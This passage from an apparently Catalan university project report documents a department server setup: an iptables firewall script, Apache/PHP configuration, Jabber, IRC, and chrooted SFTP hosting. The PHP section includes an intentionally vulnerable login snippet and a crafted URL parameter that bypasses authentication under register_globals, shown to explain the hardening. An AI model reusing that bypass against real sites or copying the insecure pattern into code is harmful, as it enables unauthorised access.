# Bloquean los paquetes de difusion de origen o destino ilegales
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -s $BROADCAST_DEST -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -d $BROADCAST_SRC -j DROP
# Rechazar las direcciones multidifusion de clase D que son solo
ilegales si son como origen
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -s $CLASS_D -j DROP
$IPTABLES -A OUTPUT -o $EXTERNAL_INTERFACE -s $CLASS_D -j REJECT

### Faltaria bloquear por la interfaz $EXTERNAL_INTERFACE el trafico
con ip igual a la de esta maquina

# Block outside input from reserved address ranges (AntiSpooF)  <-->
```

```
 Reverse
# Don't send packets out to reserved address ranges
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $LOOPBACK   -o
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $CLASS_A   -o
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $CLASS_B   -o
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $CLASS_C   -o
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $CLASS_D   -o
$EXTERNAL_INTERFACE -d $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -s   $CLASS_E   -o
$EXTERNAL_INTERFACE -d $ANYWHERE

# Aceptar conexiones hacia las ips de la universidad
$IPTABLES   -A   OUTPUT   -p   all   -j   ACCEPT   -d   10.0.0.0/8   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $LOOPBACK   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $CLASS_A   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $CLASS_B   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $CLASS_C   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $CLASS_D   -o
$EXTERNAL_INTERFACE -s $ANYWHERE
$IPTABLES   -A   OUTPUT   -p   all   -j   REJECT   -d   $CLASS_E   -o
$EXTERNAL_INTERFACE -s $ANYWHERE


################## PROTOCOL: TCP ##########################
echo "Protocol: tcp..."

  # Abrir ssh al exterior y logear conexiones
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
22 --syn -j LOG --log-prefix "FireWall SSH:" --log-level 6
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
22 -j ACCEPT

$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
80 -j ACCEPT

$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
443 -j ACCEPT

# Block TCP connections from the outside
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
:1023 --syn -j REJECT
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
:1023 -j REJECT
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
3306 -j REJECT
#  5222  No  permitir  conectar  a  jabber  de  forma  insegura,  solo
mediante ssl nativo por 5223
# o por stunnel en 5234
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
5222 -j REJECT
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
6000:6003 -j REJECT
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p tcp --destination-port
6668 -j REJECT
```

```
################### PROTOCOL: UDP ##########################
echo "Protocol: udp..."
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p udp --source-port 53 -j
ACCEPT
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p udp -j REJECT

# Block all UDP except nameserver requests
$IPTABLES -A OUTPUT -o $EXTERNAL_INTERFACE -p udp --destination-port
53 -j ACCEPT
$IPTABLES -A OUTPUT -o $EXTERNAL_INTERFACE -p udp -j REJECT


################### PROTOCOL: ICMP ##########################
echo "Protocol: icmp..."
##### Para evitar nukes en irc
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
destination-unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
network-unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type host-
unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
protocol-unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type port-
unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
fragmentation-needed -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
source-route-failed -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
network-unknown -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type host-
unknown -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
network-prohibited -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type host-
prohibited -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type TOS-
network-unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type TOS-
host-unreachable -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
communication-prohibited -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type host-
precedence-violation -j DROP
$IPTABLES -A INPUT -i $EXTERNAL_INTERFACE -p icmp --icmp-type
precedence-cutoff -j DROP
$IPTABLES -A INPUT -p icmp -j ACCEPT

# Allow ICMP to the outside
$IPTABLES -A OUTPUT -p icmp -j ACCEPT


## Proteccion Syn-Flood
$IPTABLES -A FORWARD -i $EXTERNAL_INTERFACE -p tcp --syn -m limit --
limit 1/s -j ACCEPT
## Proteccion Port-Scanner
$IPTABLES -A FORWARD -i $EXTERNAL_INTERFACE -p tcp --tcp-flags
SYN,ACK,FIN,RST RST -m limit --limit 1/s -j ACCEPT

echo "Done!"
```

SERVIDOR WEB

Com ja he indicat a la fase de disseny, el servidor web escollit es Apache. Ha sigut compilat amb suport per funcions de connexió a servidors de correu IMAP o POP3, ja que aquesta característica serà utilitzada per un webmail donaré a conèixer més endavant.

A més, s'han compilat els mòduls mod_ssl per tenir suport d'SSL (protocol xifrat) i mod_php per disposar de PHP.

El servidor ha sigut configurat per rebre les peticions no xifrades pel port 80 i les xifrades amb SSL pel 443, que són els habituals en aquests casos. Podrà servir una plana principal que correspondrà a l'aplicació web desenvolupada i també pot servir les planes dels usuaris del sistema. En els dos casos es disposarà d'un directori "html/" a on ficar les planes que no necessitin xifrat i d'un altre directori "shtml/" a on es guardaran les planes que necessitin SSL.

Mod_php ha sigut configurat de forma segura. Amb mod_php existeix la possibilitat de accedir a la informació enviada des de formularis facilment per variables, per exemple, del seguent formulari:

```
<form action="processar.php" method="GET">
        <input type="text" name="info">
        <input type="submit" value="Procesar">
</form>
```

Enviaria la dada "info" a la pàgina processar.php i dintre d'aquesta es podria tractar de la següent forma:

```
<?php
        echo "La dada info conté: " . $info;
?>
```

Aquesta característica que fa que aquest processat d'informació des del formulari sigui molt senzill crea també un risc de seguretat, veiem a continuació un exemple d'un formulari autentificació:

```
<form action="autentificar.php" method="GET">
        <input type="text" name="nom">
        <input type="password" name="password">
        <input type="submit" value="Login">
</form>
```

Aquest formulari envia les dades a “autentificar.php” que conté el següent codi:

```
<?php
        if (ComprovarAutentificacioBD($nom, $login)) {
                $autentificat = true;
        }
        [.......]
        if ($autentificat) {
                // Visualitzar menu administrador
        }
?>
```

Aquest codi seria vulnerable, el formulari generarà una petició al autentificar.php tipus “http://deim.etse.urv.es/autentificar.php?nom=Admin&password=Dfa2”, si el password es incorrecte no es visualitzará el menú d'administrador, però que passa si modifiquem aquesta petició i fem la crida de la següent forma “http://deim.etse.urv.es/autentificar.php?nom=Admin&password=Dfa2&autentificat=true”. Amb aquesta petició, podríem accedir al menú d'administrador sense tenir el seu password, ja que quan el codi fa ”if ($autentificat)” agafaria la variable que li passem a la petició en comptes de la variable local.

Aquest tipus d'errors es poden evitar configurant mod_php amb el paràmetre “register_globals = Off”, d'aquesta forma quan es vulgui accedir a informació enviada des de formularis s'utilitzarà: $GET[“info”], $POST[“info”] ó $REQUEST[“info”].

Cal indicar que els formularis que envien les dades amb mètode “GET” generen una URL amb els valors del formulari visibles, això també pot suposar inconvenient per exemple a l'hora d'autentificar ja que el password queda visible. Per tant per aquest tipus de formulari es millor utilitzar el mètode “POST” que envia les dades sense mostrar-les a la URL.

SERVIDOR DE MISSATGERIA INSTANTÀNIA

El servidor per l'intranet del Departament d'informàtica i matemàtiques no tenia perquè limitar-se només a servir una aplicació web sinó que també es podria utilitzar com una eïna per potenciar la comunicació activa entre professors o personal intern del departament, o inclús entre professors i estudiants. Es per això es que un dels primers serveis que es va estudiar la seva implantació va ser la missatgeria instantània.

El protocol lliure per excel·lència de missatgeria instantània actualment és Jabber. Jabber és un protocol obert XML que ofereix unes funcionalitats similiars als sistemes tradicionals de missatgeria instantània com AIM, ICQ, MSN i Yahoo. Però a més disposa de més avantatges:

- Obert: el protocol Jabbers es lliure, obert, públic, fàcil i existeixen diverses implementacions lliures de servidors i clients.

- Extensible: utilitzant el poder del XML es poden ampliar les funcionalitats fàcilment.

- Descentralitzat: qualsevol pot tenir el seu propi servidor Jabber, possibilitant així que individuals o organitzacions pendre el control i implantar-ho segons les seves necessitats. Així també evitem monopolis sobre la tecnologia i la possibilitat d'escollir el servidor que millor s'adapti al client.

- Interconnexió: tots els servidors es comuniquen entre si de forma que un usuari connectat al servidor A pot veure a un usuari connectat al servidor B.

- Segur: Existeixen implementacions de servidor jabber que utilitzen SSL per les connexions, d'aquesta forma tota la informació que s'envia entre client-servidor esta xifrada i fora de l'abast de curiosos, de forma que es protegeix la intimitat de l'usuari.

- Connexions a altres sistemes de missatgeria: Jabber ofereix la possibilitat d'utilitzar altres sistemes de missatgeria mitjançant l'ús de gateways. Es a dir, des del seu client Jabber pots comunicar-te amb els seus coneguts que utilitzen clients de missatgeria alternatius com MSN Messenger, ICQ, AIM i Yahoo Messenger.

L'arquitectura de Jabber és extremadament similar al sistema de missatgeria més utilitzat al mon: el correu electrònic. Hi han diferencies però si es pensa en Jabber com un mail instantani no anem gaire mal encaminats. Veiem com funciona amb un exemple:

En tota la documentació de jabber hi ha una certa costum d'utilitzar exemples amb texts de Shakespeare, i així ho mostraré jo també. Imaginem a Romeo i Julieta, Julieta té un compte en un servidor Jabber i la seva adreça s'assembla a un email però en realitat es el que s'anomena un JabberID o JID: julient@capulet.com (com és de la família dels Capulet utilitza el seu servidor). Romeo té un compte al servidor de la família Montague i la seva adreça és romeo@montague.net.

Quan Julieta es connecta al servidor de capulet.com ella pot enviar missatges al seu estimat, aquest seria el procediment:

1. Julieta envia un missatge adreçat a romeo@montague.net utilitzant el seu client jabber sota un entorn Microsoft Windows.

2. El missatge es processat pel servidor capulet.com

3. El servidor capulet.com obre una connexió a montague.net si no hi havia cap oberta abans


4. Suposant que a cap servidor no esta deshabilitat les comunicacions servidor-a-servidor, el missatge de Julieta és enrutat al servidor jabber montague.net

5. El servidor montague.net veu que el missatge és per l'usuari anomenat “romeo” i l'entrega al client que utilitza Romeo al seu ordinador personal en un entorn GNU/Linux.

En tots aquests passos tenim diferents punts a destacar:

- Els clients s'executen en diferents sistemes operatius.
- Existeixen multiples servidors.
- Usuaris de diferents servidors es poden comunicar entre si.

Es pot veure el procediment fàcilment en el següent esquema:



Tornem a centrar-nos en el servidor del DEIM, s'ha configurat un servidor Jabber al qual només es pot connectar-se utilitzant SSL, les connexions no xifrades han estat deshabilitades per garantir la intimitat que quan dos professors/estudiants es comuniquen dintre del mateix servidor jabber.

Per connectar-se al servidor hi ha una gran quantitat de clients per diferents entorns. Com que el servidor jabber del DEIM només accepta connexions amb SSL per garantir la privacitat dels usuaris, es necessita un client amb suport SSL. Els més populars són:

Exodus (http://exodus.jabberstudio.org) - Plataforma Windows
PSI (http://psi.affinix.com/) - Plataforma Linux, Windows i MAC
Gabber (http://gabber.sourceforge.net/) - Plataforma Linux

SERVIDOR D'IRC

La comunicació utilitzant missatgeria instantània pot cobrir certes necessitats de comunicació directa amb persones individuals, però no cobreix satisfactòriament la necessitat de comunicació entre grups més grans de persones que vulguin participar per exemple en debats. Per cobrir aquesta necessitat s'ha implantat un servei d'IRC.

IRC (Internet Relay Chat) és un sistema de comunicació en temps real. Permet que diversos usuaris es reuneixin simultàniament per fer tertúlies o debats en el moment en mode textual, no com als coneguts fòrums que la resposta no es immediata.

Així el servidor del DEIM ofereix aquest servei a estudiants i professor de forma que podrien quedar grups d'alumnes/professors per resoldre dubtes, parlar sobre pràctiques, fer conferencies virtuals amb persones d'altres universitats, etc...

Com a servidor he escollit UltimateIRCd (http://www.shadow-realm.org/), basat en DreamForge IRCd (Servidor que utilitzaven a la xarxa DALnet). UltimateIRCd ofereix les següents característiques generals:

Modes de canals
Un canal és un lloc on es poden reunir diversos usuaris, els operadors d'aquests poden modificar el modes de funcionament del canal.

- Excepcions de bans/restriccions d'accés (+e)
- HalfOps (+h)
- Treure els colors del texte/Strip Colors (+S)
- No permetre colors/No Colors (+x)
- Límit de quantitat de text per segons/Flood Limits (+f)
- Canals lligats/Linked Channels (+L)
- Prohibir invitar al canal/No Invites (+I)
- Prohibir rebre solicituds per entrar al canal/No Knocks (+K)
- Canal només per operadors/Oper only channels (+O)
- Canal només per administradors/Admin only channels (+A)
- Més tots els modes estàndards de tots els IRCd....

Modes d'usuari

Un usuari pot trobar-se en diferents modes, som com atributs que afecten a les funcionalitats del servidor d'IRC

- IP Virtual de forma que ningú pot saber des d'on et connectes/Hidden Host (+x)
- Protecció als operadors de l'IRC/Protected IRCOp (+p)
- Whois Notices (+m) *Només Operadors*
- Mostrar canals en modes secret/privat al fer un "/list" (+M) *Només Operadors*
- Bot Registrat (+B)
- Bot Servidor (+b)
- Serveis de client (+S)
- Monitor client de xarxa (+X)
- Rebre Info Notices de la xarxa (+n)
- Rebre Global Notices de la xarxa (+G)
- Rebre WatchDog Notices (+W)
- Rebre Global Connect/Disconnect Notices si esta permès en la configuració del sistema (+F)
- Administrador (+z)
- Administrador de serveis (+P)
- SuperAdministrador de serveis/Services Root Admins (+R)
- Administrador del servidor (+A)
- Administrador técnic (+T)
- Administrador de xarxa (+N)
- Administrador d'IRC (+Z)
- Més tots els modes estàndards de tots els IRCd....

Comandes

- /MakePass – Xifra text pla de forma que pugui ser utilitzar per fer O-Lines (Línees d'operadors que s'afegeixen al arxiu de configuració de l'IRCd).
- /AdChat – Envia el text a tots els administradors connectats.
- /GSop – Envia el text a tots el Operadors de servei connectats.
- /NetG – Envia a tots els Operadors +G connectats.
- /NetInfo – Envia el text a tots els Operadors +n connectats.
- /Nmon - Envia el text a tots els Operadors +W connectats.
- /Rules – Mostra l'arxiu ircd.rules amb les regles del servidor.
- /Map – Mostra un mapa de tots els servidors de la xarxa i el percentatge d'usuaris en cadascun d'aquests.
- /AddHub – Afegir una H-Line a l'arxiu de configuració ircd.conf.
- /DelHub - Esborrar una H-Line de l'arxiu de configuració ircd.conf.
- /AddCNLine - Afegir una C/N-Line a l'arxiu de configuració ircd.conf.
- /DelCNLine - Esborrar una C/N-Line de l'arxiu de configuració ircd.conf.
- /AddQLine - Afegir una Q-Line a l'arxiu de configuració ircd.conf.
- /DelQLine - Esborrar una Q-Line de l'arxiu de configuració ircd.conf.
- /AddULine - Afegir una U-Line a l'arxiu de configuració ircd.conf.

- /DelULine - Esborrar una U-Line de l'arxiu de configuració ircd.conf.
- /AddOper - Afegir una O-Line a l'arxiu de configuració ircd.conf.
- /DelOper - Esborrar una O-Line de l'arxiu de configuració ircd.conf.
- /Credits – Mostra els crèdits d'UltimateIRCd.
- /OperMOTD – Mostra el fitxer ircd.opermotd si existeix.
- /RemRehash – Fa un rehash a la configuració del servidors.
- /Gline – Afegeix una G-Line a la llista de G-Line de xarxa.
- /RemGline - Esborra una G-Line de la llista de G-Line de xarxa.
- /TSCTL – Permet ajustar la hora en el servidor IRC per sincronitzar-se amb la resta de la xarxa.
- /SAJoin – Permet als Operadors de servei forçar als clients a entrar en un determinat canal.
- /SAPart – Permet als Operadors de servei forçar als clients a sortir d'un determinat canal.
- /SVSJoin – Permet als serveis forçar a clients a entrar en un determinat canal.
- /SVSPart - Permet als serveis forçar a clients a sortir d'un determinat canal.
- /IsOper – Indica si un client es un Operador, Operador Local o Operador Global. Així fa fàcil que els bots o scripts trobin Operadors i no malgastin ample de banda utilitzant la comanda /whois.
- /SDesc – Permet canviar la línea d'informació del servidor sense haver de desconnectar-se de la xarxa.
- /SetHost – Permet als operadors canviar la seva IP Virtual.
- /ChgHost – Permet als operadors canviar la IP Virtual d'altres usuaris.
- /SetIdent – Permet als operadors canviar el seu identificador d'usuari.
- /ChgIdent – Permet als operadors canviar l'identificador d'usuari d'altres clients.
- /SetName – Permet als usuaris canviar el seu RealName.
- /RandQuote – Mostra una frase aleatòria de l'arxiu ircd.quotes.
- /AddQuote – Afegeix una frase al arxiu ircd.quotes.
- /AddGQuote – Permet als administrador tècnics i de xarxa afegir frases als fitxers ircd.quotes de tots els servidors.
- /Knock – Permet als usuaris demanar permís per entrar en canals amb el mode +i (només convidats).
- /Settings – Permet als operadors veure configuracions dels servidor.
- /IRCOPS – Llista dels Operadors d'IRC connectats que no tinguin el mode +b o U-Lined
- Més totes les comandes estàndards de tots els IRCd....

Altres característiques...

- Sistema de G-Lines que es manté sincronitzat per tota la xarxa.
- Frases aleatories quan es connecta un usuari llegides del ircd.quotes.
- Control de violacions de segment guardant tota la informació al ircd.log.
- Sistema de modes de canals nou i més sofisticat.
- HalfHubs i TrueHubs - HalfHub és un hub que no pot enviar notices a tota la xarxa. TrueHub es l'estàndard servidor HUB per inteconnectar diferents servidors.
- Configuracions fàcils i extensibles utilitzant arxius de configuracións clars.

- El màxim global d'usuaris es sempre el mateix a tots els servidors de tota la xarxa.
- Màxim local d'usuaris i TSOffset guardats al seu propi arxiu (ircd.tune) de forma que es pot recuperar al reiniciar el servidor.
- Sistema per ocultar les IPs dels clients millorat (+x). Es garanteix que els usuaris del servei i les seves connexions siguin anònimes.

Com ja hem indicat a la part de disseny he tingut com a prioritat la privacitat de les persones que facin ús d'aquest servei, per això la única forma de connectar-se a ell és mitjançant un túnel SSL, de forma que totes les converses que tinguin lloc viatjaran per la xarxa xifrades. Els túnels SSL amb stunnels ja han sigut explicats a la secció de disseny.

El servidor ha sigut configurat per escoltar pel port 5557 ja que la xarxa de la universitat filtra el port habitual per l'IRC 6667 des de l'exterior de forma que no es poden rebre connexions.

* *Actualment només hi ha un servidor d'IRC, per tant quan faig referència a la xarxa d'IRC només em refereixo a aquest, si en un futur s'afegeixin més servidors llavor la xarxa englobaria a tots ells.*

A més del servei d'IRC, s'han incorporat uns Bots que permeten registrar nicks (el pseudònim que s'usa per comunicar-se), registrar canals (les sales a on els usuaris entren per parlar), entre altres coses. D'aquesta forma el professors podrien sol·licitar la reserva d'un nick i un canal per tindre ells el control d'aquests i utilitzar-los per la seva comunicació amb els alumnes. A aquests Bots se'ls anomena serveis d'IRC i he escollit els Epona IRC Services (http://www.epona.org).

Els serveis Epona permeten als usuaris de l'IRC gestionar els seus nicks i canals de forma segura i eficient, a més els administradors poden gestionar la seva xarxa amb unes utilitats molt més poderoses que les proporcionades pel propi servidor d'IRC.

Actualment Epona té els següents serveis:

- NiCK: Gestor de nick amb el qual els usuaris poden protegir els seus noms per no ser utilitzats per ningú més i no ser suplantats. Cada usuari té el seu propi grup de nicks de forma que es pot registrar amb diversos nicks i compartir entre tots ells els privilegis dels que disposi.

- CHaN: Gestor de canals que ajuda als usuaris a administrar els seus canals de forma totalment configurable. CHaN té un llistat intern d'usuaris privilegiats i usuaris restringits (banejats) per controlar l'accés a cadascun dels canals registrats. Elimina els atacs tipus “takeover” que consisteixen en aconseguir ser l'operador del canal i pendre el control treient privilegis a la resta d'usuaris, tot gràcies a les seves poderoses comandes per aconseguir ser Operador/Desbanejar-se/Invitar-se.

- MeMo: Fantàstic servei que permet enviar missatges curts a usuaris que no es trobin connectats en el moment.

- BoT: Servei que permet als usuaris tindre un bot permanent en els seus canals de forma senzilla. Cada bot pot ser configurat per monitoritzar canals en contra d'atacs de flood, repeticions, escriptura en majúscules i paraules mal sonants. A més pot gestionar comandes especials (!op,!deop,!voice,!devoice,!kick), comunicar petits missatges quan un usuari entra al canal. Tot i això, aquest servei pot ser deshabilitat per reduir el consum d'ample de banda.

- OpeR: Servei pels Operadors i Administradors d'IRC. Permet gestionar la llista de bans de la xarxa (coneguts com AKILLs o GLINEs), configurar missatges que es mostraran als usuaris al entrar al servidor, establir modes, fer fora de canals a certs usuaris, enviar missatges a tota la xarxa ràpidament i moltes coses més.

Per comincar-se i obtenir més ajuda dels Bots s'utilitzarà:

/msg nick help
/msg chan help
/msg memo help
/msg bot help
/msg oper help

Tota la informació d'aquests serveis es troba traduïda a varis idiomes, entre ells el Castellà que es el que s'ha seleccionat. Desafortunadament no existeix cap traducció al Català.

Per administrar el servei d'IRC existeixen diferents rols, alguns del quals ja hem esmentat el seu nom però ara passarem a enumerar-los en ordre de menys privilegiat a més:

- Nivells d'IRCd -
Rol que pot tenir un usuari a nivell d'IRC

Local IRC Operator
Global IRC Operator
Administrator
Server Administrator
Technical Administrator
Network Administrator

- Nivells dels Serveis -
Rol que pot tenir un usuari a nivell dels serveis Epona, a l'ajuda del bot oPeR es poden veure els privilegis de cadascun.

Services operator
Services administrator
Services root administrator

Per connectar-se al servidor d'IRC cal primer establir la comunicació amb el túnel SSL per que les dades viatgin xifrades amb el programa stunnel (http://www.stunnel.org) ja explicat a la secció de disseny. Seguidament necessitarem un client d'IRC, els més populars són:

Sistemes Windows

- mIRC (http://www.mirces.com) - El més conegut.
- IRCap (http://www.ircap.com) - Script que utilitza mIRC.
- XChat (http://www.xchat.org) - Avantatge: és lliure.

Sistemes GNU/Linux

- BitchX (http://www.bitchx.org) - Client de consola.
- Luna (http://lunascript.sourceforge.net) – Script per BitchX.
- XChat (http://www.xchat.org) - Client gràfic que usa les llibreries GTK.
- Kvirc (http://www.kvirc.net) - Client gràfic que usa les llibreries QT

Per facilitar la connexió s'ha creat un arxiu amb el programa stunnel per windows empaquetat junt amb un arxiu de procés per lots .bat que s'encarrega d'establir el tunnel amb el servidor. Els passos per realitzar la connexió serien:

1.- Baixar i descomprimir l'stunnel empaquetat per entorns Windows (http://deim.etse.urv.es/aplicacions/IRC/Windows/stunnel.zip)

2.- Executar stunnel-irc.bat per establir el túnel

3.- Arrancar el client d'IRC que hagi escollit

4.- Connectar-se a localhost al port 6667 o bé de forma gràfica o bé especificant la següent comanda: /server localhost

Alguns dels clients d'IRC, com per exemple XChat, si han sigut compilats amb suport SSL, podria realitzar conexions sense haver d'utilitzar stunnel. Només indicant com a servidor deim.etse.urv.es (port 5557), que realitzi una conexió segura amb SSL i que accepti certificats invàlids (això es necessari perquè el certificat ha sigut firmat per nosaltres mateixos i no per una entitat externa).

Per aquelles persones que treballin amb GNU/Linux poden baixar-se el codi de stunnel i compilar-lo, o utilitzar algun paquet de la seva distribució (és important que sigui la versió stunnel 3.2x). Quan estigui instal·lat, la comanda per executar-ho seria: stunnel -c -d 127.0.0.1:6667 -r deim.etse.urv.es:5557. Per entrar amb el client es seguiria els passos 3 i 4 indicats anteriorment.

Les comandes més bàsiques un cop dintre del servidor són:

/server nom-servidor[:port]	Conexió a un servidor d'IRC
/list	Llistar els canals
/join #gplurv	Entrar en el canal anomenat gplurv
/part	Sortir del canal o escrivim la comanda
/query nick	Iniciar una conversa privada amb un altre usuari
/msg help help	Demana ajuda sobre els Bots

ALLOTJAMENT WEB

Com a servidor per la intranet del Departament d'enginyeria informàtica i matemàtiques no ens podíem limitar només a servir la plana web del departament, sinó que s'havia d'oferir la possibilitat al personal del mateix espai web per penjar les seves planes personals.

Per portar a terme aquest propòsit es van utilitzar 3 tecnologies ja comentades a la part de disseny:

- Connexions xifrades amb SSH per pujar/baixar arxius (SecureFTP).
- Gàbies chroot per limitar accés al sistema.
- Grsecurity Patch que limita els usuaris amb l'ús de sockets (tant de tipus servidor com client).

Per tant, per poder tenir-ho tot es va configurar un directori “/home/chroot-web” amb un chroot ja construït. Per tant els directoris dels usuaris seran del tipus “/home/chroot-web/home/[usuari]”, encara que ells com a usuaris engabiats només veuran “/home/[usuari]”. Per permetre l'accés al sistema per pujar/baixar arxius amb

SFTP s'ha de crear un compte al sistema que indiqui que la seva shell és Jail Chroot, a més aquest usuari no només podrà pujar/baixar arxius amb SFTP sinó que també es podrà connectar amb SSH per accedir al sistema remotament, aquesta característica no era necessaria però si imprescindible per poder habilitar l'SFTP, per això es va pendre la mesura d'engabiar aquest tipus d'usuaris ja que no tenen perquè accedir a tot el sistema. Un cop creat l'usuari al sistema s'ha d'afegir al chroot, tots aquests passos estan descrits a l'annex A corresponent a les tasques administratives.

Per servir les webs personals es va configurar el servidor web Apache de forma:

Adreça	**Referència real**
http://deim.etse.urv.es/~usuari	/home/chroot-web/home/usuari/html
https://deim.etse.urv.es/~usuari	/home/chroot-web/home/usuari/shtml

Per tant, un usuari amb espai web, un cop accedeixi per SFTP ha de deixar les seves planes web a seu directori personal html/ si no vol encriptació, i a shtml/ si vol accés xifrat amb SSL.

Per aquest tipus d'usuari també es té habilitat el suport PHP de forma que puguin gaudir de la generació de pàgines web dinàmiques, ja que a més també se'ls ofereix la possibilitat de tenir accés a una base de dades MySQL. Per poder tindre una base de dades s'ha de demanar a l'administració la creació d'aquesta i l'assignació d'un usuari/password per poder utilitzar-la. Els usuaris tindran dos mètodes per accedir a la seva base de dades un cop creades:

- SSH + mysql
  Si es vol accedir a la base de dades directament amb la shell de mysql, els usuaris han d'entrar al sistema mitjançant SSH i a continuació executar:

  mysql -p -u *usuari_bd* -h 127.0.0.1 *basedades*

  Això el que fa es accedir a la base de dades utilitzant la connexió via xarxa, però com la connexió es realitza localment a la pròpia màquina (127.0.0.1) no surt cap a l'exterior i per tant les dades no poden ser capturades per algú que estigui espiant des d'un altre ordinador.

- PHPMyAdmin

  Accedint a https://deim.etse.urv.es/mysql és pot realitzar una connexió a la base de dades utilitzant un interface web que explicaré més endavant.

Per poder pujar/baixar arxius amb SFTP existeixen diferents clients per diversos entorns:

Entorns Windows

WinSCP2 (que el pot trobar a http://deim.etse.urv.es/aplicacions/SSH/Windows/)
SecureShellClient (http://deim.etse.urv.es/aplicacions/SSH/Windows/)

Entorns GNU/Linux

sftp (client de consola simple que proporciona el paquet OpenSSH)
yafc (client de consola molt potent http://deim.etse.urv.es/aplicacions/SSH/Linux/)

PHPMyAdmin

PHPMyAdmin és una interface web que pot gestionar des d'un servidor sencer de base de dades MySQL fins a una simple base de dades dintre del servidor. Les principals possibilitats de PHPMyAdmin són:

- Crear i esborrar bases de dades
- Crear, copiar, esborrar, renombrar i alterar taules
- Fer el manteniment de taules
- Esborrar, editar i afegir camps
- Executar qualsevol ordre SQL, inclús ordres en batch
- Gestionar les claus de camps
- Carregar fitxers de text dintre de les taules
- Crear i llegir bolcats de taules
- Exportar dades als formats CSV, XML i Làtex
- Administrar múltiples servidors
- Gestionar els usuaris de la MySQL i els seus privilegis
- Comprovar la integritat referencial
- Utilitzar les crides-per-exemple o query-by-example (QBE)
- Crear gràfics PDF de l'estructura de la base de dades
- Cercar global en la base de dades o en un subconjunt d'aquesta
- Transformacions de la informació en qualsevol format utilitzant funcions predefinides, com mostrar BLOB-data com una imatge o links, etc...
- Traduït a 42 idiomes diferents, inclòs el Català

Al realitzar la configuració inicial hem de decidir quin mètode d'autentificació es realitzarà als usuaris, els possibles són: http authentificate mode, cookie authentificate mode i config authentificate mode. Com que en el nostre cas volem que qualsevol usuari de la MySQL pugui accedir a la seva base de dades, s'ha d'establir un mètode tipus cookie, que com el propi nom indica, utilitza cookies per identificar els usuaris.

Per accedir a PHPMyAdmin les connexions es realitzaran xifrades amb SSL ja que requereix autentificació, la seva adreça és https://deim.etse.urv.es/mysql.

PHPROJEKT

